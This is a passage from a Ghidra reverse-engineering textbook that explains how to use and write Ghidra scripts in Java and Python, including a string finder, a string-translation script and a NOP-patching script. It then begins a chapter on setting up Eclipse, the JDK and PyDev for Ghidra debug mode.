


Figure 2.5 – String-related scripts available in Script Manager

For instance, the `RecursiveStringFinder.py` file can speed up your analysis by showing all the functions and their associated strings. It speeds up your analysis because strings can reveal the purpose of a function without the need for reading even a single line of code.

Let's execute the mentioned script, taking the `_mainCRTStartup()` function of the `hello world` program as input (you will need to put the cursor onto this function) while seeing the output in the scripting console.

As you can see in the following screenshot, `RecursiveStringFinder.py` printed out an indented (according to the calling depth) list of functions, each one containing its own referenced strings.

For instance, the `_mainCRTStartup()` function is the first function that will be executed (we know this because of the indentation; it is the one that is furthest to the left). After that, the `__pei386_runtime_relocator()` function, which was introduced by the compiler, will be called. This function contains the `" Unknown pseudo relocation bit size %d. \n"` string, and we know that it is a string because of the **Data Segment** (**ds**) indicator. You can see, after some functions and strings that are also introduced by the compiler, the `_main()` function containing the `"Hello world."` string, which reveals what our program does:

```
Console - Scripting
_mainCRTStartup()
   @00401286 - __pei386_runtime_relocator()
      @00401c0e - ds "  Unknown pseudo relocation bit size %d.\n"
      @00401c15 - ___report_error()
         @0040199d - ds "Mingw-w64 runtime failure:\n"
         @004019d1 - _mark_section_writable()
            @00401ada - ds "  VirtualProtect failed with code 0x%x"
            @00401afa - ds "  VirtualQuery failed for %d bytes at address %p"
            @00401b0e - ds "Address %p has no image-section"
      @00401db7 - ds "  VirtualQuery failed for %d bytes at address %p"
      @00401dcb - ds "  Unknown pseudo relocation protocol version %d.\n"
   @004013dd - _main()
      @0040150e - ds "Hello world."
Done!
RecursiveStringFinder.py> Finished!
```

Figure 2.6 – Result of running the RecursiveStringFinder.py script over a hello world program

The previous script was developed in Python and it uses the `getStringReferences()` function (line `04`) to obtain the operands of instructions (line `07`) that are referencing something (line `10`). When the thing referenced is data and, to be more precise, a string (lines `12-14`), it is appended to the list of results, which is finally shown in the scripting console.

We modified this script to implement a filter when appending strings to the list of results in `isAnInterestingString()` (line `15`) to determine whether to append it to the list of results or not (lines `16-20`).

Imagine you are looking for URLs in the code of the program being analyzed, which can be very useful in practice when analyzing malware because it can reveal the server of the attackers. All you need to do is open **Script Manager** and go to the `strings` folder (this script works with strings). Then, open the `RecursiveStringFinder.py` script and add a filtering condition to it by implementing an `isAnInterestingString()` function (lines `00-02` in the following code snippet).

As a general rule, don't write a script without first checking whether something similar already exists in Ghidra's arsenal:

```
00 def isAnInterestingString(string):
01     """Returns True if the string is interesting for us"""
02     return string.startswith("http")
03
04 def getStringReferences(insn):
05     """Get strings referenced in any/all operands of an
06        instruction, if present"""
07     numOperands = insn.getNumOperands()
08     found = []
09     for i in range(numOperands):
10         opRefs = insn.getOperandReferences(i)
11         for o in opRefs:
12             if o.getReferenceType().isData():
13                 string = getStringAtAddr(o.getToAddress())
14                 if string is not None and \
15                             isAnInterestingString(string):
16                     found.append(StringNode(
17                                         insn.getMinAddress(),
18                                         o.getToAddress(),
19                                         string))
20     return found
```

This script can easily be modified to search for URLs in the code, which is very useful when analyzing malware. All you need to do is replace the condition in `isAnInterestingString()` with the appropriate regular expression.

The previous script was developed in the Python programming language. If you want to experiment with Java, then you can analyze the code in `TranslateStringsScript.java`. For the sake of brevity, imports are omitted in the following code listing:

```
00 public class TranslateStringsScript extends GhidraScript {
01
```

```
02   private String translateString(String s) {
03     // customize here
04     return "TODO " + s + " TODO";
05   }
06
07   @Override
08   public void run() throws Exception {
09
10     if (currentProgram == null) {
11       return;
12     }
13
14     int count = 0;
15
16     monitor.initialize(
17             currentProgram.getListing().getNumDefinedData()
18     );
19     monitor.setMessage("Translating strings");
20     for (Data data : DefinedDataIterator.definedStrings(
21                                       currentProgram,
22                                       currentSelection)) {
23       if (monitor.isCancelled()) {
24         break;
25       }
26       StringDataInstance str = StringDataInstance. \
27                                getStringDataInstance(data);
28       String s = str.getStringValue();
29       if (s != null) {
30       TranslationSettingsDefinition. \
31            TRANSLATION.setTranslatedValue(data,
32              translateString(s));
33
34          TranslationSettingsDefinition. \
35            TRANSLATION.setShowTranslated(data, true);
36          count++;
37          monitor.incrementProgress(1);
38       }
39     }
40     println("Translated " + count + " strings.");
41   }
42 }
```

The preceding script allows you to modify strings referenced in the program by prefixing and suffixing the `TODO` string to it (line `04`). The mentioned script can be useful in some cases. For example, if you need to decode a lot of Base64-encoded strings or defeat some similar malware obfuscation, then modify the `translateString()` function, which is responsible for taking the input string, applying some transformation, and returning it.

The `run()` function is the main function of a Ghidra script (line `08`). In this case, a string counter is first initialized to zero (line `14`), and then, for each string (line `20`), the counter is incremented while the string transformation is produced (lines `30–32`) and shown (lines `34–35`) on each loop iteration.

The execution of this script as is produces changes in all the program strings by prefixing and suffixing `TODO` to them. As you can see in the following screenshot, our `hello world` string was modified in this way. The script also calculated the number of transformed strings:




Figure 2.7 – Result of running TranslateStringsScript.java over a hello world program

We have seen how to use existing scripts and also how to adapt them to our needs. Next, we will learn how exactly the Ghidra script class works.

The script class

To develop a Ghidra script, you need to click on the **Create New Script** option available on the **Script Manager** menu. Then, you will be able to decide which programming language to use:




Figure 2.8 – The programming language dialog during new script creation

If you decide to use Java, the skeleton of the script will be composed of three parts. The first part is the comments:

```
//TODO write a description for this script
//@author
//@category Strings
//@keybinding
//@menupath
//@toolbar
```

Some comments are obvious, but some of them deserve mention. For instance, `@menupath` allows you to specify where to put the script in the menu when it is enabled:




Figure 2.9 – Enabling a script to be integrated with Ghidra

Notice that the path must be split by a `.` character:

```
//@menupath Tools.Packt.Learn Ghidra script
```

The previous source code comment produces the following script integration with Ghidra's menu:




Figure 2.10 – Result of integrating a new script with Ghidra

The next part is the imports, where the most important and strictly necessary one is `GhidraScript`. All scripts must inherit from this class and implement the `run()` method (which is the main method):

```
import ghidra.app.script.GhidraScript;
import ghidra.program.model.lang.protorules.*;
import ghidra.program.model.mem.*;
import ghidra.program.model.lang.*;
import ghidra.program.model.pcode.*;
import ghidra.program.model.data.ISF.*;
import ghidra.program.model.util.*;
import ghidra.program.model.reloc.*;
import ghidra.program.model.data.*;
import ghidra.program.model.block.*;
import ghidra.program.model.symbol.*;
import ghidra.program.model.scalar.*;
import ghidra.program.model.listing.*;
import ghidra.program.model.address.*;
```

All the imports are documented in Ghidra's Javadoc documentation; you should refer to it when developing your scripts.

Javadoc Ghidra API documentation

By clicking on **Help** and then **Ghidra API Help**, JavaDoc documentation for Ghidra will be automatically generated, if it doesn't already exist. Then, you will be able to access the documentation for the mentioned import packages: `/api/ghidra/app/script/package-summary.html` and `/api/ghidra/program/model/<package_name>/package-summary.html`.

Finally, the body of the script inherits from `GhidraScript`, where the `run()` method must be implemented with your own code. You can access the following `GhidraScript` states in your implementation: `currentProgram`, `currentAddress`, `currentLocation`, `currentSelection`, and `currentHighlight`:

```
public class NewScript extends GhidraScript {
    public void run() throws Exception {
//TODO Add User Code Here
    }
}
```

If you want to write a script using Python, the API is the same as Java and the script skeleton contains a header (the rest of the script must be filled with your own code). It is very similar to the Java one:

```
#TODO write a description for this script
#@author
#@category Strings
#@keybinding
#@menupath
#@toolbar
#TODO Add User Code Here
```

In fact, the Java API is exposed to Python by wrapping it using Jython, which is an implementation of the Python programming language designed to run on the Java platform.

If you go to **Window** and then **Python**, a Python interpreter will appear, allowing autocompletion when a *Tab* keystroke happens:




Figure 2.11 – The Ghidra Python interpreter autocompletion feature

It also allows you to see the documentation by using the `help()` function. As you may have already noticed, it is highly recommended to have a Ghidra Python interpreter open while developing Ghidra scripts to quickly access the documentation, test code fragments, and more. It is very useful:




Figure 2.12 – Querying Ghidra help by using the Python interpreter

In this section, we covered the script class and its structure, how to query the Ghidra API documentation in order to implement it, and how the Python interpreter can help us during development. In the next section, we will put this into practice by writing a Ghidra script.

Script development

Now you know all the things needed in order to implement your own script. Let's start by writing the header. This script will allow you to patch bytes with no operation instructions (`NOP` assembly opcode).

First, we start writing the header. Notice that `@keybinding` allows us to execute the script with the *Ctrl* + *Alt* + *Shift* + *N* key combination:

```
//This simple script allows you to patch bytes with NOP opcode
//@author Packt
//@category Memory
//@keybinding ctrl alt shift n
//@menupath Tools.Packt.nop
//@toolbar
import ghidra.app.script.GhidraScript;
import ghidra.program.model.lang.protorules.*;
import ghidra.program.model.mem.*;
import ghidra.program.model.lang.*;
import ghidra.program.model.pcode.*;
import ghidra.program.model.data.ISF.*;
```

```
import ghidra.program.model.util.*;
import ghidra.program.model.reloc.*;
import ghidra.program.model.data.*;
import ghidra.program.model.block.*;
import ghidra.program.model.symbol.*;
import ghidra.program.model.scalar.*;
import ghidra.program.model.listing.*;
import ghidra.program.model.address.*;
```

Then, all our script needs to do is get the current cursor location in Ghidra (the `currentLocation` variable), then obtain the address of it (line `03`). The instruction at that address is undefined (lines `06-08`). Patch the byte with the `NOP` instruction opcode, which is `0x90` (lines `09-11`), and disassemble the bytes again (line `12`). The important work to do here is to search for the appropriate API functions in the mentioned Javadoc documentation:

```
00 public class NopScript extends GhidraScript {
01
02   public void run() throws Exception {
03     Address startAddr = currentLocation.getByteAddress();
04     byte nop = (byte)0x90;
05     try {
06       Instruction instruction = getInstructionAt(startAddr);
07       int instructionSize = instruction.
getDefaultFallThroughOffset();
08       removeInstructionAt(startAddr);
09       for(int i=0; i<instructionSize; i++){
10         setByte(startAddr.addWrap(i), nop);
11       }
12       disassemble(startAddr);
13     }
14     catch (MemoryAccessException e) {
15       popup("Unable to nop this instruction");
16       return;
17     }
18   }
19 }
```

Of course, as you know, it is straightforward to translate this piece of code to Python, since, as previously said, the API is the same for both languages:

```
#This simple script allows you to patch bytes with NOP opcode
#@author Packt
#@category Memory
```

```
#@keybinding ctrl alt shift n
#@menupath Tools.Packt.Nop
#@toolbar
currentAddr = currentLocation.getByteAddress()
nop = 0x90
instruction = getInstructionAt(currentAddr)
instructionSize = instruction.getDefaultFallThroughOffset()
removeInstructionAt(currentAddr)
for i in range(instructionSize):
    setByte(currentAddr.addWrap(i), nop)
disassemble(currentAddr)
```

In this section, we covered how to write a simple Ghidra script in both supported languages: Java and Python.

Summary

In this chapter, you learned how to use existing Ghidra scripts, how to easily adapt them to your needs, and finally, how to develop an extremely simple script for your preferred language as an introduction to this topic.

In *Chapter 6*, *Scripting Malware Analysis*, and *Chapter 10*, *Scripting Binary Audits*, you will improve your skills in Ghidra scripting by developing and analyzing more complex scripts applied to malware analysis and binary auditing.

In the next chapter, you will learn how to debug Ghidra by integrating it with the Eclipse IDE, which is an extremely useful and required skill to extend Ghidra features, as well as for exploring its internals.

Questions

1. Why are Ghidra scripts useful? What is something that you can do with them?
2. How are scripts organized in Ghidra? Is this organization related to its own source code or to the location of the script on the filesystem?
3. Why is there no difference between the Java and Python Ghidra scripting APIs?

3
Ghidra Debug Mode

In this chapter, we will introduce **Ghidra debug mode**. By using the **Eclipse IDE**, you will be able to develop and debug, in a professional way, any of Ghidra's features, including plugins, which were covered in the previous chapter.

We choose to use the Eclipse IDE (`https://htmlpreview.github.io/?https://github.com/NationalSecurityAgency/ghidra/blob/master/GhidraBuild/EclipsePlugins/GhidraDev/GhidraDevPlugin/GhidraDev_README.html`) because it is the only one officially supported by Ghidra. It is technically possible to use other IDEs, but they are not officially supported. There is a severe security issue in the Ghidra debug mode functionality that affects Ghidra 9.0, so please use any later version of the program to deploy your development environment. The current safe and stable version at the time of writing this book is 11.0.1.

Finally, you will learn how to exploit the **remote code execution** (**RCE**) vulnerability.

In this chapter, we're going to cover the following main topics:

- Setting up the Ghidra development environment
- Debugging the Ghidra code and Ghidra scripts
- Ghidra RCE vulnerability

Technical requirements

The GitHub repository containing all the necessary code for this chapter can be found here: `https://github.com/PacktPublishing/Ghidra-Software-Reverse-Engineering-for-Beginners---Second-Edition/tree/main/Chapter03`.

Setting up the Ghidra development environment

For the purpose of this chapter, you will need to install the following software:

- **Java Development Kit** (**JDK**) 17 for x86_64 (available here: `https://adoptium.net/en-GB/temurin/releases/?os=windows&arch=x64&package=jdk&version=17`).
- The Eclipse IDE for Java developers (any version supporting JDK 17, available here: `https://www.eclipse.org/downloads/packages/`), as it is the IDE that is officially integrated and supported by Ghidra. While writing this book, Eclipse IDE version 4.30 was used. If a newer IDE version causes issues, you should use the mentioned version (`https://www.eclipse.org/downloads/packages/release/2023-12/r`).
- PyDev 6.3.1 (available here: `https://sourceforge.net/projects/pydev/files/pydev/PyDev%206.3.1/PyDev%206.3.1.zip/download`).
- The GhidraDev plugin (available here: `<GhidraInstallDir>/Extensions/Eclipse/GhidraDev/`).

Overview of the software requirements

We need the **Java Development Kit** (**JDK**) and **PyDev** because they allow us to work with the Java and Python programming languages, respectively. Eclipse is the officially supported and integrated IDE for Ghidra development.

Although Eclipse is the only officially supported IDE, it is technically possible to integrate **IntelliJ** with Ghidra (`https://reversing.technology/2019/11/18/ghidra-dev-pt3-dbg.html`) or any other IDE for advanced purposes and to deeply investigate how integration works.

You can install more dependencies if you want. In fact, more dependencies could eventually be required to debug and/or develop specific components.

> **Ghidra DevGuide documentation**
>
> If you want to install all the necessary dependencies for a full Ghidra development environment, then you can refer to *Catalog of Dependencies* in the documentation, which is also useful for answering specific questions when setting up the environment. You can find the documentation at `https://github.com/NationalSecurityAgency/ghidra/blob/master/DevGuide.md`. The documentation currently explicitly says that you can install these dependencies in no particular order, but, in this case, it is recommended to install the JDK first because it will be required later by Eclipse.

Installing the JDK

The JDK should already be installed on your machine by now if you have followed through the *Compiling Ghidra on your own* or *Running Ghidra* section of *Chapter 1*. In any case, if the JDK is not installed, the installation is as simple as running the downloaded `.msi` file from the JDK link in the previous subsection, *Setting up the Ghidra development environment*, and following through the install instructions. If you downloaded the `.zip` file instead, first, you have to decompress the `.zip` file and set the `JAVA_HOME` environment variable to the JDK decompressed location, and then add the path of its `bin` directory to the `PATH` environment variable.

You can check whether the installation of the JDK was successful by printing the `JAVA_HOME` content and the Java version. To do that, use the following two commands and check the output:

- `echo %JAVA_HOME%`
- `java -version`

Here's the output:

```
C:\Users\virusito>echo %JAVA_HOME%
C:\Program Files\Eclipse Adoptium\jdk-17.0.10.7-hotspot\
C:\Users\virusito>java -version
openjdk version "17.0.10" 2024-01-16
OpenJDK Runtime Environment Temurin-17.0.10+7 (build 17.0.10+7)
OpenJDK 64-Bit Server VM Temurin-17.0.10+7 (build 17.0.10+7, mixed
mode, sharing)
```

The previous output of the MSI installer indicates that JDK 17.0.10 was successfully installed and configured.

Installing the Eclipse IDE

Once the JDK is installed, let's go ahead and install Eclipse IDE for Java Developers (other Eclipse installations might have problems) by downloading it from the **packages** section of the official website (`https://www.eclipse.org/downloads/packages/`):




Figure 3.1 – Downloading Eclipse IDE for Java Developers

The next step is to install PyDev from Eclipse.

Installing PyDev

After installing Eclipse, extract or decompress the contents of the `PyDev 6.3.1` ZIP file we downloaded earlier when setting up the lab to a folder by right-clicking on it and choosing **Extract All…**:



Figure 3.2 – Decompressing PyDev to a folder

Decompress all the contents of `PyDev 6.3.1.zip` to a folder named `PyDev 6.3.1`:




Figure 3.3 – Decompressing the contents of the PyDev 6.3.1.zip file

Install it from Eclipse by clicking on the **Install New Software…** option of the **Help** menu and add the folder path of the decompressed PyDev archive file as the local repository (the **Local…** option in the following screenshot):




Figure 3.4 – Adding PyDev as the Eclipse local repository

It is quite common to get stuck at this point. As you can see in the following screenshot, no categorized items exist because all installers are grouped by category. Please uncheck the **Group items by category** option to avoid this:




Figure 3.5 – The PyDev plugin installer dialog box

After unchecking **Group items by category**, you will be able to select the **PyDev for Eclipse** option in order to install it:




Figure 3.6 – Checking PyDev to be installed

Click on **Next >** to continue the installation:




Figure 3.7 – Reviewing the items to be installed

Before installing PyDev, you must accept the license:




Figure 3.8 – Accepting the PyDev license

After installing PyDev, you will need to restart Eclipse to let the changes in the software take effect:




Figure 3.9 – Restarting Eclipse

After this step, you will get Python support for Eclipse. You can check it by clicking on **Help** | **About Eclipse IDE** | **Installation Details**.

